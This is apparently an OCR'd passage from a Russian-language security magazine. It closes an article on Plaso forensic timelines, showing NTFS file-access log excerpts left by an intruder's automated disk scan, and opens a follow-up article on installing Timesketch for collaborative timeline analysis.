
Размер: 19,0 МБ (19 996 708 байт)

На диске: 19,0 МБ (20 000 768 байт)

Неплохо, мы сумели уменьшить физический объем в 16 раз, а смысловой в 20 раз (57 тысяч событий против 1,1 миллиона).

Давай немного поскроллим этот файл.


```
1766 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\calibrii.ttf Type: file,filestat,NTFS:\Windows\Fonts\calibrii.ttf,-
1767 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\calibrili.ttf Type: file,filestat,NTFS:\Windows\Fonts\calibrili.ttf,-
1768 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\calibriz.ttf Type: file,filestat,NTFS:\Windows\Fonts\calibriz.ttf,-
1769 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\cambriab.ttf Type: file,filestat,NTFS:\Windows\Fonts\cambriab.ttf,-
1770 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\cambriai.ttf Type: file,filestat,NTFS:\Windows\Fonts\cambriai.ttf,-
1771 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\cambriaz.ttf Type: file,filestat,NTFS:\Windows\Fonts\cambriaz.ttf,-
1772 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\seriffr.fon Type: file,filestat,NTFS:\Windows\Fonts\seriffr.fon,-
1773 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\WinSxS\amd64_microsoft-windows-font-bitmap-ms_serif_31bf3856ad364e35
1774 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\WinSxS\amd64_microsoft-windows-font-bitmap-terminal_31bf3856ad364e35
1775 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\WinSxS\amd64_microsoft-windows-font-truetype-calibri_31bf3856ad364e35_
1776 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\WinSxS\amd64_microsoft-windows-font-truetype-calibri_31bf3856ad364e35_
1777 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\WinSxS\amd64_microsoft-windows-font-truetype-calibri_31bf3856ad364e35_
1778 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\WinSxS\amd64_microsoft-windows-font-truetype-calibri_31bf3856ad364e35_
1779 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\WinSxS\amd64_microsoft-windows-font-truetype-cambria_31bf3856ad364e3
1780 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\WinSxS\amd64_microsoft-windows-font-truetype-cambria_31bf3856ad364e3
1781 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\WinSxS\amd64_microsoft-windows-font-truetype-cambria_31bf3856ad364e3
1782 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\WinSxS\amd64_microsoft-windows-font-truetype-candara_31bf3856ad364e3
1783 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\Candarai.ttf Type: file,filestat,NTFS:\Windows\Fonts\Candarai.ttf,-
1784 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\Candarali.ttf Type: file,filestat,NTFS:\Windows\Fonts\Candarali.ttf,-
1785 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\Candaraz.ttf Type: file,filestat,NTFS:\Windows\Fonts\Candaraz.ttf,-
1786 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\comicbd.ttf Type: file,filestat,NTFS:\Windows\Fonts\comicbd.ttf,-
1787 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\comici.ttf Type: file,filestat,NTFS:\Windows\Fonts\comici.ttf,-
1788 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\comicz.ttf Type: file,filestat,NTFS:\Windows\Fonts\comicz.ttf,-
1789 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\constanb.ttf Type: file,filestat,NTFS:\Windows\Fonts\constanb.ttf,-
1790 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\constani.ttf Type: file,filestat,NTFS:\Windows\Fonts\constani.ttf,-
1791 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\constanz.ttf Type: file,filestat,NTFS:\Windows\Fonts\constanz.ttf,-
1792 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\corbelb.ttf Type: file,filestat,NTFS:\Windows\Fonts\corbelb.ttf,-
1793 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\corbeli.ttf Type: file,filestat,NTFS:\Windows\Fonts\corbeli.ttf,-
1794 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\corbelli.ttf Type: file,filestat,NTFS:\Windows\Fonts\corbelli.ttf,-
1795 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\corbelz.ttf Type: file,filestat,NTFS:\Windows\Fonts\corbelz.ttf,-
1796 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\courbd.ttf Type: file,filestat,NTFS:\Windows\Fonts\courbd.ttf,-
1797 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\courbi.ttf Type: file,filestat,NTFS:\Windows\Fonts\courbi.ttf,-
1798 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\couri.ttf Type: file,filestat,NTFS:\Windows\Fonts\couri.ttf,-
1799 2021-08-25T16:14:28.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\Fonts\ebrimabd.ttf Type: file,filestat,NTFS:\Windows\Fonts\ebrimabd.ttf,-
```


```
29712 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29713 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29714 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29715 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29716 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29717 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29718 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29719 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29720 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29721 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29722 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29723 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29724 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29725 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29726 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29727 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29728 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29729 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29730 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29731 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29732 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29733 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29734 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29735 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29736 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29737 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29738 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
29739 2021-08-25T16:17:17.000000+03:00,Last Access Time,FILE,File stat,NTFS:\Windows\System32\DriverStore\FileRepository\c
```


Начиная примерно с записи под номером 1500 и до 30 000 мы наблюдаем одни и те же события. Такая картина свидетельствует о том, что наш противник с использованием автоматического инструмента обходил содержимое диска в поисках чего-то его интересующего (подсказка: файлов с подстрокой `passw`). Понимая природу этих событий, их можно скрыть из анализа, тем самым снизив нагрузку на себя любимого еще раза в два.

Дальнейший анализ сводится к фильтрации событий по категориям и внимательному анализу их в цепочках. В качестве домашнего задания можешь поиграться с плагином tagging для psort.

ЗАКЛЮЧЕНИЕ

Сегодня нам с тобой удалось посмотреть на пример очень эффективной утилиты, дружба с которой открывает криминалисту широкие возможности: позволяет взять след киберпреступника и описать его приключения в исследуемой системе. Даже если наш товарищ (который, в общем-то, нам не товарищ) окажется осторожным и попытается замести за собой следы, далеко не всегда это поможет ему.

В следующий раз мы поговорим о более высокоуровневых инструментах анализа таймлайнов, которые генерирует Plaso.



ЦИФРОВОЙ ДЕТЕКТИВ

ИСПОЛЬЗУЕМ TIMESKETCH ДЛЯ РАБОТЫ С ТАЙМЛАЙНАМИ PLASO

sUzU
laren@tut.by

При расследовании инцидентов важно установить точное время и способ компрометации системы, чтобы затем раскрутить весь ряд действий злоумышленника. Сегодня мы проделаем именно это, используя инструмент Timesketch.

В качестве исходных данных нам послужит файл Plaso, который мы получили в прошлой статье «Таймлайн всего. Используем Plaso для сбора системных событий», где мы извлекали из образа атакованного компьютера все события и объекты, имеющие хоть какую-то временную метку, и очертили примерную схему поиска интересующих нас событий.

Продуктивнее и веселее решать задачи коллективно — для форензики это тоже вполне справедливо. Поэтому homo forensicus вооружены инструментами коллективной работы, и один из них — это Timesketch.

Это опенсорсный проект, предназначенный для совместного анализа таймлайнов событий. Внутри у него размещается мощный восьмицилиндровый elasticsearch (по ходу статьи буду использовать сокращение ES), что (при правильной конфигурации) ведет к автоматическому наследованию проектом всех его основных фишек: масштабируемость, отказоустойчивость и высокую скорость при поиске среди сотен миллионов событий вкупе с повышенным расходом ресурсов твоего компа.

УСТАНОВКА

Установить ты можешь как релизный вариант, так и dev-версию. Во втором случае появится возможность вносить свои правки в код, а также накатывать самые свежие коммиты. Но если нарвешься на свежие баги — пеняй на себя и не забывай репортить их.

Мы поставим релизную версию на виртуалку с Ubuntu 20.04 и прикрутим сверху Kibana.


INFO

Когда имеешь дело с проектами, построенными на ES, никогда не лишним будет добавить Kibana. Так можно всегда без проблем разобраться с происходящими внутри базы процессами и отловить нештатные ситуации.

Перепечатывать команды из официальной инструкции нет смысла, поэтому будем считать, что установка завершилась успешно. Проверить это можно вот такой командой:

```
$ sudo docker ps -a
```

Если все сделано правильно, вывод должен быть примерно следующим.




```
timesketch@timesketch:~$ sudo docker ps -a
CONTAINER ID   IMAGE                                                         COMMAND                  CREATED      STATUS        PORTS                                                                 NAMES
